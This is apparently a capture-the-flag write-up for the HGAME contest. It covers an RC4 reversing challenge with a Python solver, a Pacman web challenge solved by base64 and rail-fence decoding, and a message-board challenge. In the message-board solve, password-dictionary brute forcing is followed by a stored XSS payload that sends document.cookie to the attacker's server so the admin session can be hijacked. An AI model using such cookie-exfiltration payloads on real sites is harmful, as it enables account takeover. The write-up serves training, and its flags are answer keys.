
Hit ctrl+X to open the cross-references.
__int64 sub_401876(){    _BYTE v1[256]; // [rsp+20h] [rbp-60h] BYREF    _BYTE v2[48]; // [rsp+120h] [rbp+A0h] BYREF    char v3[46]; // [rsp+150h] [rbp+D0h] BYREF    _BYTE v4[5]; // [rsp+17Eh] [rbp+FEh] BYREF    _BYTE v5[2]; // [rsp+183h] [rbp+103h] BYREF    char v6[8]; // [rsp+185h] [rbp+105h] BYREF    _BYTE v7[8]; // [rsp+18Dh] [rbp+10Dh] BYREF    char v8[7]; // [rsp+195h] [rbp+115h] BYREF    unsigned int v9; // [rsp+19Ch] [rbp+11Ch]    unsigned int v10; // [rsp+1A0h] [rbp+120h]    int v11; // [rsp+1A4h] [rbp+124h]    int v12; // [rsp+1A8h] [rbp+128h]    unsigned int v13; // [rsp+1ACh] [rbp+12Ch]
    sub_401C20();    strcpy(v8, "yekyek");    v4[0] = -51;    v4[1] = -113;    v4[2] = 37;    v4[3] = 61;    v4[4] = -31;    qmemcpy(v5, "QJ", sizeof(v5));    v2[0] = -8;    v2[1] = -43;    v2[2] = 98;    v2[3] = -49;    v2[4] = 67;    v2[5] = -70;    v2[6] = -62;    v2[7] = 35;    v2[8] = 21;    v2[9] = 74;    v2[10] = 81;    v2[11] = 16;    v2[12] = 39;    v2[13] = 16;    v2[14] = -79;    v2[15] = -49;    v2[16] = -60;    v2[17] = 9;    v2[18] = -2;    v2[19] = -29;    v2[20] = -97;    v2[21] = 73;    v2[22] = -121;    v2[23] = -22;    v2[24] = 89;    v2[25] = -62;    v2[26] = 7;    v2[27] = 59;    v2[28] = -87;    v2[29] = 17;    v2[30] = -63;    v2[31] = -68;    v2[32] = -3;    v2[33] = 75;    v2[34] = 87;    v2[35] = -60;    v2[36] = 126;    v2[37] = -48;    v2[38] = -86;    v2[39] = 10;    v13 = 6;    v12 = 7;    v11 = 40;    sub_403068(aPlzInputTheKey);    sub_403058("%s", v6);    sub_403048(v7, v6);    v10 = 7;    sub_401550(v8, v13, v1);    sub_40163E(v6, v10, v1);    if ( (unsigned int)sub_403078(v6, v4, v12) )    {        sub_403060(aKeyIsWrong);    }    else    {        sub_403068(aPlzInputTheFla);        sub_403058("%s", v3);        v9 = 40;        sub_401550(v7, v10, v1);        sub_40175A(v3, v9, v1);        if ( (unsigned int)sub_403078(v3, v2, v11) )            sub_403060(aWrongPlzTryAga);        else            sub_403060(aCongratulate);    }    return 0LL;}
exp:
def rc4(key, length):    """    RC4 keystream generator.    key: list of integers (each 0-255)    length: number of keystream bytes to generate.    """    S = list(range(256))    j = 0    key_len = len(key)    # Key Scheduling Algorithm (KSA)    for i in range(256):        j = (j + S[i] + key[i % key_len]) % 256        S[i], S[j] = S[j], S[i]    i = 0    j = 0    stream = []    # Pseudo-Random Generation Algorithm (PRGA)    for _ in range(length):        i = (i + 1) % 256        j = (j + S[i]) % 256        S[i], S[j] = S[j], S[i]        stream.append(S[(S[i] + S[j]) % 256])    return stream
def main():    # Step 1: Compute RC4 keystream for the key "yekyek" (6 bytes) to process the user key.    fixed_key = b"yekyek"  # 6 bytes from v11 ("yekyek")    keystream = rc4(list(fixed_key), 7)
    # Step 2: The expected result (combining v7 and v8) is:    # v7: [-51, -113, 37, 61, -31] -> in unsigned: 205, 143, 37, 61, 225    # v8: "QJ" -> ascii: 81, 74    expected_processed = [205, 143, 37, 61, 225, 81, 74]
    # Step 3: Since sub_40163E is the RC4 PRGA XORing bytes,    # original user key can be computed as:    #   original_key = expected_processed XOR keystream    user_key = bytes([expected_processed[i] ^ keystream[i] for i in range(7)])    try:        user_key_str = user_key.decode('utf-8')    except UnicodeDecodeError:        user_key_str = user_key.hex()    print("Recovered user key (input key):", user_key_str)
    # Step 4: For flag decryption, the key is the copy of user key stored in v10.    # (We assume sub_403048 is a memcpy so that v10 == user_key.)    key_for_flag = list(user_key)  # List of integers; expected length 7.
    # The encrypted flag (40 bytes) are stored in v5:    encrypted_flag = [        248, 213, 98, 207, 67, 186, 194, 35, 21, 74,        81, 16, 39, 16, 177, 207, 196, 9, 254, 227,        159, 73, 135, 234, 89, 194, 7, 59, 169, 17,        193, 188, 253, 75, 87, 196, 126, 208, 170, 10    ]
    # Before decrypting the flag, the program reinitializes the RC4 state using the key from v10.    # We generate the RC4 keystream for a length equal to the flag length.    keystream_flag = rc4(key_for_flag, len(encrypted_flag))
    # The flag encryption subtracts the keystream mod 256 so we reverse it by adding.    flag_bytes = bytes([(encrypted_flag[i] + keystream_flag[i]) % 256 for i in range(len(encrypted_flag))])
    try:        flag_str = flag_bytes.decode('utf-8')    except UnicodeDecodeError:        flag_str = flag_bytes.hex()
    print("Decrypted flag:", flag_str)
if __name__ == '__main__':    main()
'''Recovered user key (input key): ecg4ab6Decrypted flag: hgame{Y0u'r3_re4l1y_g3t_0Ut_of_th3_upX!}'''
hgame{Y0u’r3_re4l1y_g3t_0Ut_of_th3_upX!}
Web
1.Level 24 Pacman
Unsafe | Under exploration | Entity count known
You arrive somewhere that feels familiar, but you can’t remember what it is. Your head is splitting. You want to find an exit, yet all you see ahead are endless points of light and four little figures resembling Kessoku Band, slowly approaching you.
Your goal is to collect ten thousand coins and leave before they catch you. 1. Move with WASD or the arrow keys. 2. Press SPACE to pause the game. 3. You have five chances. Until then, run for your life! Good luck, friend.
In index.js:
here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==
->haepaiemkspretgm{rtc_ae_efc}(base64)
->hgame{pratice_makes_perfect} (fence 2)
Then you can get:

here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=
->haeu4epca_4trgm{_r_amnmse}
->hgame{u_4re_pacman_m4ster}
hgame{u_4re_pacman_m4ster}
2.Level 69 MysteryMessageBoard
In a dim space, a mysterious message board hangs on a virtual wall, as though offering a glimpse of light from the outside world. Each message can bring different consequences, but all are examined by a mysterious administrator who decides who may pass through the door and who will remain trapped forever in this virtual cage.
Some invisible force controls the board. Messages seem to trigger a ritual, and each character entered is filled with unknown energy. Every sentence may become the focus of scrutiny or even provoke a strange transformation, as if the power of information could change reality and carry its author across the boundary between the virtual and the real.
The secrets of this message board are waiting to be uncovered.
(The port inside the container is 8888.)
The challenge provided source code.
package main
import (    "context"    "fmt"    "github.com/chromedp/chromedp"    "github.com/gin-gonic/gin"    "github.com/gorilla/sessions"    "log"    "net/http"    "sync"    "time")
var (    store = sessions.NewCookieStore([]byte("fake_key"))    users = map[string]string{        "shallot": "fake_password",        "admin":   "fake_password"}    comments []string    flag     = "FLAG{this_is_a_fake_flag}"    lock     sync.Mutex)
func loginHandler(c *gin.Context) {    username := c.PostForm("username")    password := c.PostForm("password")    if storedPassword, ok := users[username]; ok && storedPassword == password {        session, _ := store.Get(c.Request, "session")        session.Values["username"] = username        session.Options = &sessions.Options{            Path:     "/",            MaxAge:   3600,            HttpOnly: false,            Secure:   false,        }        session.Save(c.Request, c.Writer)        c.String(http.StatusOK, "success")        return    }    log.Printf("Login failed for user: %s\n", username)    c.String(http.StatusUnauthorized, "error")}func logoutHandler(c *gin.Context) {    session, _ := store.Get(c.Request, "session")    delete(session.Values, "username")    session.Save(c.Request, c.Writer)    c.Redirect(http.StatusFound, "/login")}func indexHandler(c *gin.Context) {    session, _ := store.Get(c.Request, "session")    username, ok := session.Values["username"].(string)    if !ok {        log.Println("User not logged in, redirecting to login")        c.Redirect(http.StatusFound, "/login")        return    }    if c.Request.Method == http.MethodPost {        comment := c.PostForm("comment")        log.Printf("New comment submitted: %s\n", comment)        comments = append(comments, comment)    }    htmlContent := fmt.Sprintf(`<html>        <body>            <h1>留言板</h1>            <p>欢迎,%s,试着写点有意思的东西吧,admin才不会来看你!自恋的笨蛋!</p>            <form method="post">                <textarea name="comment" required></textarea><br>                <input type="submit" value="提交评论">            </form>            <h3>留言:</h3>            <ul>`, username)    for _, comment := range comments {        htmlContent += "<li>" + comment + "</li>"    }    htmlContent += `</ul>            <p><a href="/logout">退出</a></p>        </body>    </html>`    c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))}func adminHandler(c *gin.Context) {    htmlContent := `<html><body>        <p>好吧好吧你都这么求我了~admin只好勉为其难的来看看你写了什么~才不是人家想看呢!</p>        </body></html>`    c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))    // Use a headless browser to log in as admin and visit the / route as admin    go func() {        lock.Lock()        defer lock.Unlock()        ctx, cancel := chromedp.NewContext(context.Background())        defer cancel()        ctx, _ = context.WithTimeout(ctx, 20*time.Second)        if err := chromedp.Run(ctx, myTasks()); err != nil {            log.Println("Chromedp error:", err)            return        }    }()}
// Headless browser actionsfunc myTasks() chromedp.Tasks {    return chromedp.Tasks{        chromedp.Navigate("/login"),        chromedp.WaitVisible(`input[name="username"]`),        chromedp.SendKeys(`input[name="username"]`, "admin"),        chromedp.SendKeys(`input[name="password"]`, "fake_password"),        chromedp.Click(`input[type="submit"]`),        chromedp.Navigate("/"),        chromedp.Sleep(5 * time.Second),    }}
func flagHandler(c *gin.Context) {    log.Println("Handling flag request")    session, err := store.Get(c.Request, "session")    if err != nil {        c.String(http.StatusInternalServerError, "无法获取会话")        return    }    username, ok := session.Values["username"].(string)    if !ok || username != "admin" {        c.String(http.StatusForbidden, "只有admin才可以访问哦")        return    }    log.Println("Admin accessed the flag")    c.String(http.StatusOK, flag)}func main() {    r := gin.Default()    r.GET("/login", loginHandler)    r.POST("/login", loginHandler)    r.GET("/logout", logoutHandler)    r.GET("/", indexHandler)    r.GET("/admin", adminHandler)    r.GET("/flag", flagHandler)    log.Println("Server started at :8888")    log.Fatal(r.Run(":8888"))}
Accessing /flag requires admin privileges.

First, tried logging in. wwl012345/PasswordDic: Common Password Dictionaries for Penetration Testing (Continuously Updated)
Used a dictionary from this repository to crack the password.
Noticed that 888888 had a different response time.

So username=shallot and password=888888.

Seeing a comment box immediately made me think of XSS.

We can see that it contains our cookie. Visiting /admin also simulates an admin visit, so the goal of the XSS is to obtain the cookie.
Started an HTTP server on the VPS with python3 -m http.server 11451.
Then the XSS payload was:
<script>document.write('<img src="http://服务器ip:11451/'+document.cookie+'"/>')</script>
After submitting the comment, visited /admin, and there was the cookie.


This is the cookie returned to the server.
Capture one of our own requests to /flag, replace the cookie, and we can get the flag.

hgame{W0w_y0u_5r4_9o0d_4t_xss}
3.Level 38475: The Corner
This place is called ‘The Corner’, like a forgotten fragment of an enormous maze.
A battered message board hangs on the wall, surrounded by dim light and low echoes.
They say the board is the only clue to the outside world, but it hides an unknown secret: its administrator reads the messages and decides who qualifies to leave.
The entities here seem especially interested in the board. They keep leaving strange symbols or repeated words, as though performing some mysterious ritual.
Perhaps these rituals can enlist the administrator’s power to help you escape.
Visited /robots.txt.

Then visited /app.conf.
# Include by httpd.conf<Directory "/usr/local/apache2/app">    Options Indexes    AllowOverride None    Require all granted</Directory>
<Files "/usr/local/apache2/app/app.py">    Order Allow,Deny    Deny from all</Files>
RewriteEngine OnRewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"
ProxyPass "/app/" "http://127.0.0.1:5000/"
We can see that app.py is inaccessible.
